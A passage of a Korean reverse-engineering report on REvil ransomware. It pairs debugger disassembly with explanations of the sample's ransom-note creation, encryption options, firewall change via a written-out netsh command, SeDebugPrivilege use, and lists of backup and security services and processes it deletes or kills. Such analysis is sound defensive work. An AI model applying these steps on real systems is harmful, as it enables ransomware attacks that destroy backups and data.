
2.4.38 획득한 정보 난독화



[그림 51] 획득 정보 암호화 후 레지스트리 등록

획득한 정보를 암호화, 레지스트리 등록에 이어 CryptBinaryToStringW API 를 호출하여 난독화한다.


2.4.39 획득한 정보를 바탕으로 랜섬 노트 생성



[그림 52] 획득 정보를 바탕으로 랜섬 노트 생성

획득한 PC 정보를 바탕으로 랜섬 노트를 생성하는데, 위 사진을 보면 첫 번째 사진의 Tor Onion 주소의 UID 값이 아직 생성되지 않은 것을 확인할 수 있다. 그러나, 일련의 연산 과정을 거친 후 세 번째 사진을 보면 Tor Onion 주소에 '351069FE36464400' UID 값이 생성된 것을 확인할 수 있다.

2.4.40 인자로 입력된 암호화 옵션 확인



[그림 53] 인자로 입력된 암호화 옵션 확인

GetCommandLineW 및 CommandLineToArgvW API 를 호출하여 인자로 입력된 값을 확인하는데, 이

값은 옵션이다. 각 옵션 마다 암호화 행위 수행이 달라지며, 그 행위는 아래의 표와 같다.

-nolan	로컬 드라이브 암호화 제외
-nolocal	공유 드라이브 암호화 제외
-path	로컬 및 네트워크 경로 무시하여 특정 경로의 파일만 암호화
-fast	각 파일의 첫 번째 MB 만 암호화
-full	전체 파일 암호화
-silent	암호화 기능만 사용
-smode	안전모드에서 암호화

[표 12] 인자로 입력된 암호화 옵션 별 행위 수행

2.4.41 랜섬 행위에 필요한 구성 요소 점검

```
01F91C61    833D 2C35FA01 00    cmp dword ptr ds:[1FA352C],0    01FA352C:&L"9/AgyLvWEv1WbvuayR2k0Q140e
01F91C68    74 75               je 1F91CDF
01F91C6A    833D 3035FA01 00    cmp dword ptr ds:[1FA3530],0    01FA3530:&L"351069FE36464400"
01F91C71    74 6C               je 1F91CDF
01F91C73    833D 3435FA01 00    cmp dword ptr ds:[1FA3534],0    01FA3534:&L"J1Ag670yXqRenT+vxccGz9LQqA
01F91C7A    74 63               je 1F91CDF
01F91C7C    833D 2835FA01 00    cmp dword ptr ds:[1FA3528],0    01FA3528:&L".sty401z54"
01F91C83    74 5A               je 1F91CDF
01F91C85    833D 3835FA01 00    cmp dword ptr ds:[1FA3538],0    01FA3538:&L"JeongGeonWoo"
01F91C8C    74 51               je 1F91CDF
01F91C8E    833D 3C35FA01 00    cmp dword ptr ds:[1FA353C],0    01FA353C:&L"DESKTOP-4T1401Q"
01F91C95    74 48               je 1F91CDF
01F91C97    833D 4035FA01 00    cmp dword ptr ds:[1FA3540],0    01FA3540:&L"none"
01F91C9E    74 3F               je 1F91CDF
01F91CA0    833D 4435FA01 00    cmp dword ptr ds:[1FA3544],0    01FA3544:&L"ko-KR"
01F91CA7    74 36               je 1F91CDF
01F91CA9    833D 4835FA01 00    cmp dword ptr ds:[1FA3548],0    01FA3548:&L"false"
01F91CB0    74 2D               je 1F91CDF
01F91CB2    833D 4C35FA01 00    cmp dword ptr ds:[1FA354C],0    01FA354C:&L"Windows 10 Enterprise"
01F91CB9    74 24               je 1F91CDF
01F91CBB    833D 5035FA01 00    cmp dword ptr ds:[1FA3550],0    01FA3550:&L"QwADAAAAAICp1xgAAAAAMNPJEQA
01F91CC2    74 1B               je 1F91CDF
01F91CC4    833D 1C35FA01 00    cmp dword ptr ds:[1FA351C],0
01F91CCB    74 12               je 1F91CDF
01F91CCD    833D 2035FA01 00    cmp dword ptr ds:[1FA3520],0    01FA3520:&L"sty401z54-readme.txt"
```

[그림 54] 랜섬 행위에 필요한 구성 요소 점검

랜섬 행위에 앞서, 행위에 필요한 구성 요소를 점검한다. 위 사진을 확인하면 REvil 랜섬웨어의 랜섬 행위에 필요한 구성 요소들을 확인할 수 있다. 만약, 구성이 되어 있지 않은 값을 확인하면 해당 구성을 생성하는 루틴으로 되돌아가 다시 행위에 필요한 구성 요소를 생성한다.

2.4.42 토큰의 로컬 그룹 구성원 확인

```
01F97C2B    6A 12               push 12
01F97C2D    6A 00               push 0
01F97C2F    FF15 FC26FA01       call dword ptr ds:[<&SHTestTokenMembership>]
01F97C35    C3                  ret
01F97C36    55                  push ebp
```

[그림 55] 토큰의 로컬 그룹 구성원 확인

SHTestTokenMembership API 를 호출하여 현재 토큰이 지정한 RID 를 가진 로컬 그룹의 구성원인지 확인을 하는데, 이는 RID 를 통해 현재 Thread 가 관리자 권한 등을 가진 그룹에 속해있는지 확인하는 것이다. 이는 랜섬 행위에 있어, 필수적인 요소로 필요한 권한이 없으면 특정 폴더 등을 접근할 수 없기 때문이다.

2.4.43 뮤텍스 생성을 통한 중복 실행 방지

```
01F959FB    56              push esi
01F959FC    56              push esi
01F959FD    FF15 A428FA01   call dword ptr ds:[<&CreateMutexW>]
```

[그림 56] 뮤텍스 생성

전역 뮤텍스를 생성하여 중복 실행을 방지한다. 만약, 동일한 이름의 뮤텍스가 있을 경우 이는 REvil 랜섬웨어가 이미 실행중이라 판단하고 실행을 중지한다. 분석 중 확인한 뮤텍스의 이름은 다음과 같다. 해당 'Global₩422BE415-4098-BB75-3BD9-3E62EE8E8423'는 일련의 연산을 통해 생성한다.

2.4.44 중복 실행 방지 루틴

```
01F94844    85C0            test eax,eax
01F94846    74 1E           je 1F94866
01F94848    6A 10           push 10
01F9484A    68 E8E0F901     push 1F9E0E8                ; 1F9E0E8:L"-Err-"
01F9484F    68 F4E0F901     push 1F9E0F4                ; 1F9E0F4:L"ERROR DOUBLE RUN!"
01F94854    6A 00           push 0
01F94856    FF15 34E0F901   call dword ptr ds:[<&MessageBoxW>]
01F9485C    6A 01           push 1
```

[그림 57] 중복 실행 방지 루틴

만약, 동일한 전역 뮤텍스가 생성된 것을 확인하면 MessageBoxW API 를 호출하여 'ERROR DOUBLE RUN' 메시지를 생성하고 프로세스를 종료한다.

2.4.45 휴지통 내 폴더 및 파일 제거

```
01F93DBD    53              push ebx
01F93DBE    56              push esi
01F93DBF    6A 07           push 7
01F93DC1    33DB            xor ebx,ebx
01F93DC3    53              push ebx
01F93DC4    53              push ebx
01F93DC5    FF15 7028FA01   call dword ptr ds:[<&SHEmptyRecycleBinW>]
```

[그림 58] 휴지통 내 폴더 및 파일 제거

SHEmptyRecycleBinW API 를 호출하여 휴지통 내 폴더 및 파일 제거를 수행하는데, 이는 암호화 수행 시 불필요한 파일까지 암호화 시키는 자원 낭비를 막기 위함이다.

2.4.46 프로세스 우선 순위 변경

```
01F93DCB    68 00800000         push 8000
01F93DD0    E8 27170000         call <JMP.&GetCurrentProcess>
01F93DD5    50                  push eax
01F93DD6    FF15 9026FA01       call dword ptr ds:[<&SetPriorityClass>]
01F93DDC    68 01000080         push 80000001
01F93DE1    FF15 A027FA01       call dword ptr ds:[<&SetThreadExecutionState>]
01F93DE7    8D45 AC             lea eax,dword ptr ss:[ebp-54]
01F93DEA    50                  push eax
01F93DEB    6A 4C               push 4C
01F93DED    6A 05               push 5
```

[그림 59] 프로세스 우선 순위 변경

GetCurrentProcess API 를 호출하여 현재 프로세스의 핸들을 얻고, SetPriorityClass API 를 호출하여 프로세스의 우선 순위를 높게 변경한다. 이후 SetThreadExecutionState API 를 호출하여 프로세스가 실행중인 동안 절전 모드로 들어가는 것을 방지한다. 프로세스 우선 순위를 높이고, 프로세스가 실행중인 동안 절전 모드를 방지하여 암호화에 최적화된 상태를 만든다.

2.4.47 방화벽 규칙 변경

```
01F93DFE    83C4 14             add esp,14
01F93E01    885D F8             mov byte ptr ss:[ebp-8],bl
01F93E04    8D45 AC             lea eax,dword ptr ss:[ebp-54]
01F93E07    53                  push ebx
01F93E08    50                  push eax                        eax:"netsh advfirewall
01F93E09    FF15 2426FA01       call dword ptr ds:[<&WinExec>]
01F93E0F    E8 B1F2FFFF         call 1F930C5
01F93E14    6A 14               push 14
01F93E16    E8 1B3E0000         call 1F97C36
```

[그림 60] 방화벽 규칙 변경

'netsh advfirewall firewall set rule group="Network Discovery" new enable=Yes' 명령을 수행하는데, 이는 방화벽을 통해 네트워크 검색을 허용하도록 설정을 변경하는 행위이다. 네트워크 검색을 허용해 Window 방화벽의 보호를 우회하였다. 이는 WinExec API 를 호출하여 수행된다.

2.4.48 권한 획득


```
01F97C36    55                  push ebp
01F97C37    8BEC                mov ebp,esp
01F97C39    51                  push ecx
01F97C3A    8D45 FF             lea eax,dword ptr ss:[ebp-1]
01F97C3D    C645 FF 00          mov byte ptr ss:[ebp-1],0
01F97C41    50                  push eax
01F97C42    6A 01               push 1
01F97C44    6A 01               push 1
01F97C46    FF75 08             push dword ptr ss:[ebp+8]
01F97C49    FF15 5C26FA01       call dword ptr ds:[<&RtlAdjustPrivilege>]
01F8FB00    00000014
01F8FB04    00000001
01F8FB08    00000001
01F8FB0C    01F8FB13
01F8FB10    000FFA21
01F8FB14    01F8FB7C
```

[그림 61] 권한 획득

RtlAdjustPrivilge API 를 호출하여 권한을 획득한다. 이때, 인자로 0x14 가 입력되는데 이는 디버그

권한을 의미하는 'SeDebugPrivilege'이다. 이를 통해 디버그 권한을 얻을 수 있다.


2.4.49 Thread 생성 및 COM 개체 사용




[그림 62] Thread 생성 및 COM 개체 사용

REvil 랜섬웨어는 CreateThread API 를 호출하여 두 개의 Thread 를 생성하는데, 이 두 개의 Thread 는 내부적으로 CoCreateInstance API 를 호출한다. 이는 COM 개체를 사용하는 것으로, RIID 값을 보면 위와 같이 'DC12A687-737F-11CF-884D-00AA004B2E24'로서 IID_IWbemLocator 를 의미한다. 이는 WMI 네임 스페이스에 대한 연결을 만들 수 있는 인터페이스로서 이를 통해 향 후 WMI 를 통한 볼륨 쉐도우 카피 삭제가 가능하다. 이후 '44ACA674-E8FC-11D0-A07C-00C04FB68820' RIID 값을 통해 또 한번의 COM 개체를 사용하는데, 이는 IID_IWbemContext 로서 이 또한 WMI 에 사용된다.

2.4.50 서비스 열거 및 삭제






[그림 63] 서비스 열거 및 삭제


EnumServicesStatusExW API 를 호출하여 서비스를 열거한 후, 삭제 대상이 되는 서비스를 찾아 EnumDependentServicesW 및 QueryServiceStatusEx 등의 API 호출을 통하여 상태를 확인한 후 DeleteService API 호출을 통해 삭제한다. 대상 서비스 목록은 다음과 같다.

veeam	Veeam Backup Solution 관련 서비스
memtas	Mail 관련 서비스
sql	SQL 관련 서비스
backup	Backup 관련 서비스
vss	VolumeShadowCopy 관련 서비스
sophos	Sophos 보안 소프트웨어 관련 서비스
svc$	SVSVC 등 암호화에 방해가 되는 서비스
mepocs	Mail 관련 서비스

[표 13] 삭제 대상 서비스

2.4.51 프로세스 열거 및 종료





[그림 64] 프로세스 열거 및 종료

CreateToolhelp32Snapshot 및 Process32FirstW 등의 API 를 호출하여 프로세스를 열거한다. 이후 종료 대상 프로세스가 확인되면, OpenProcess 및 TerminateProcess API 를 호출하여 종료시킨다. 이는 해당 프로세스를 종료시킴으로서, 작업중인 파일의 핸들을 얻지 못해 암호화에 실패하는 현상을 미연에 방지하기 위함이다. 대상 프로세스 목록은 다음과 같다.

encsvc	Citrix Encryption Service 관련 프로세스
powerpnt	Microsoft PowerPoint 관련 프로세스
ocssd	Oracle Cluster Synchronization Services (OCSSD) 관련 프로세스
steam	Valve Corporation 의 Steam 관련 프로세스
isqlplussvc	Oracle IPlusSvce 관련 프로세스
outlook	Microsoft Outlook 관련 프로세스
sql	SQL 관련 프로세스
ocomm	Oracle Communicator 관련 프로세스
agntsvc	Oracle Intelligent Agent 에 사용되는 관련 프로세스
mspub	Microsoft MSPub 관련 프로세스
onenote	Microsoft OneNote 관련 프로세스
winword	Microsoft WinWord 관련 프로세스
thebat	The Bat! E-Mail Client 관련 프로세스
excel	Microsoft Excel 관련 프로세스
mydesktopqos	Oracle MyDesktop Service 관련 프로세스
ocautoupds	Oracle Connector Auto Update Service 관련 프로세스

thunderbird	Mozilla Thunderbird 관련 프로세스
synctime	File Synchronization 관련 프로세스
infopath	Microsoft InfoPath 관련 프로세스
mydesktopservice	Oracle MyDesktop Service 관련 프로세스
firefox	Firefox Browser 관련 프로세스
oracle	Oracle 관련 프로세스
sqbcoreservice	SQL Backup Agent Service 관련 프로세스
dbeng50	DataBase Engine 에 사용되는 관련 프로세스
tbirdconfig	Mozilla Thunderbird 관련 프로세스
msaccess	Microsoft MSAccess 관련 프로세스
visio	Microsoft Visio 관련 프로세스
dbsnmp	Oracle Intelligent Agent 에 사용되는 관련 프로세스
wordpad	Microsoft WordPad 관련 프로세스
xfssvccon	Oracle WebDav 관련 프로세스

[표 14] 중지 대상 서비스

2.4.52 입출력 수신 포트 및 암호화 담당 Thread 생성 (Multi-Thread 방식)

```
01F97F1B    FF75 10          push dword ptr ss:[ebp+10]
01F97F1E    6A 00            push 0
01F97F20    6A 00            push 0
01F97F22    6A FF            push FFFFFFFF
01F97F24    FF15 EC26FA01    call dword ptr ds:[<&CreateIoCompletionPort>]
01F97F2A    8946 04          mov dword ptr ds:[esi+4],eax
01F97F2D    85C0             test eax,eax
01F97F2F    75 0A            jne 1F97F3B
01F97F31    FF36             push dword ptr ds:[esi]
01F97F33    E8 18D2FFFF      call 1F95150
```

```
01F97EBF    57               push edi
01F97EC0    57               push edi
01F97EC1    56               push esi
01F97EC2    FF75 0C          push dword ptr ss:[ebp+C]
01F97EC5    57               push edi
01F97EC6    57               push edi
01F97EC7    FF15 7C27FA01    call dword ptr ds:[<&CreateThread>]
01F97ECD    8BF8             mov edi,eax
01F97ECF    85FF             test edi,edi
01F97ED1    74 2A            je 1F97EFD
01F97ED3    6A 02            push 2
01F97ED5    57               push edi
01F97ED6    FF15 18E0F901    call dword ptr ds:[<&SetThreadPriority>]
```

[그림 65] 입출력 수신 포트 및 암호화 담당 Thread 생성

CreateIoCompletionPort API 호출을 통해 입출력의 완료를 수신받는 포트를 생성한다. 이후 Thread 를 여덟 개 생성하는데, 이는 CreateThread API 호출을 통해 생성한다. 이는 향 후에 암호화를 수행하는 Thread 들로, 이를 통해 Multi-Thread 방식으로 암호화를 수행한다. 암호화의 입출력 결과는 포트를 통해 수신되며, Thread 의 우선 순위를 높게 설정하도록 SetThreadPriority API 를 호출하여 우선 순위를 높여준다.

2.4.53 Thread 대기열 생성

```
01F97F93    FF75 14          push dword ptr ss:[ebp+14]
01F97F96    FF75 10          push dword ptr ss:[ebp+10]
01F97F99    FF75 0C          push dword ptr ss:[ebp+C]
01F97F9C    FF70 04          push dword ptr ds:[eax+4]
01F97F9F    FF15 E826FA01    call dword ptr ds:[<&GetQueuedCompletionStatus>]
```

[그림 66] Thread 대기열 생성

GetQueuedCompletionStatus API 를 호출하여 각 Thread 들의 대기열을 만들어준다. 이를 통해 암호화 수행 시 효율적인 Multi-Thread 기반의 암호화가 가능하다.


2.4.54 로컬 드라이브 암호화

```
01F984D6    50               push eax
01F984D7    FF15 1428FA01    call dword ptr ds:[<&GetDriveTypeW>]
01F984DD    8D48 FE          lea ecx,dword ptr ds:[eax-2]
01F984E0    83F9 02          cmp ecx,2
01F984E3    77 7C            ja 1F98561
01F984E5    83F8 03          cmp eax,3
01F98516    897D CC          mov dword ptr ss:[ebp-34],edi
01F98519    C745 D0 30E3F901 mov dword ptr ss:[ebp-30],1F9E330   [ebp-30]:L"S
01F98520    C745 D4 7F000000 mov dword ptr ss:[ebp-2C],7F
01F98527    897D DC          mov dword ptr ss:[ebp-24],edi
01F9852A    897D E4          mov dword ptr ss:[ebp-1C],edi
01F9852D    FF15 5827FA01    call dword ptr ds:[<&NetShareAdd>]
01F8FA1C  00000000
01F8FA20  00000002
01F8FA24  01F8FA78
01F8FA28  01F8FAA8
01F8FA2C  00000000
01F8FA30  00000001
01F8FA34  00000000
```

[그림 67] 드라이브 타입 확인 및 로컬 공유 수행

암호화 대상 드라이브에 대해 GetDriveTypeW API 호출을 통해 드라이브 타입을 확인한 후 일반 드라이브(DRIVE_FIXED)로 확인되면, 로컬 공유를 수행한 후 암호화를 시도한다.


2.4.55 폴더 및 파일 열거 및 암호화 수행

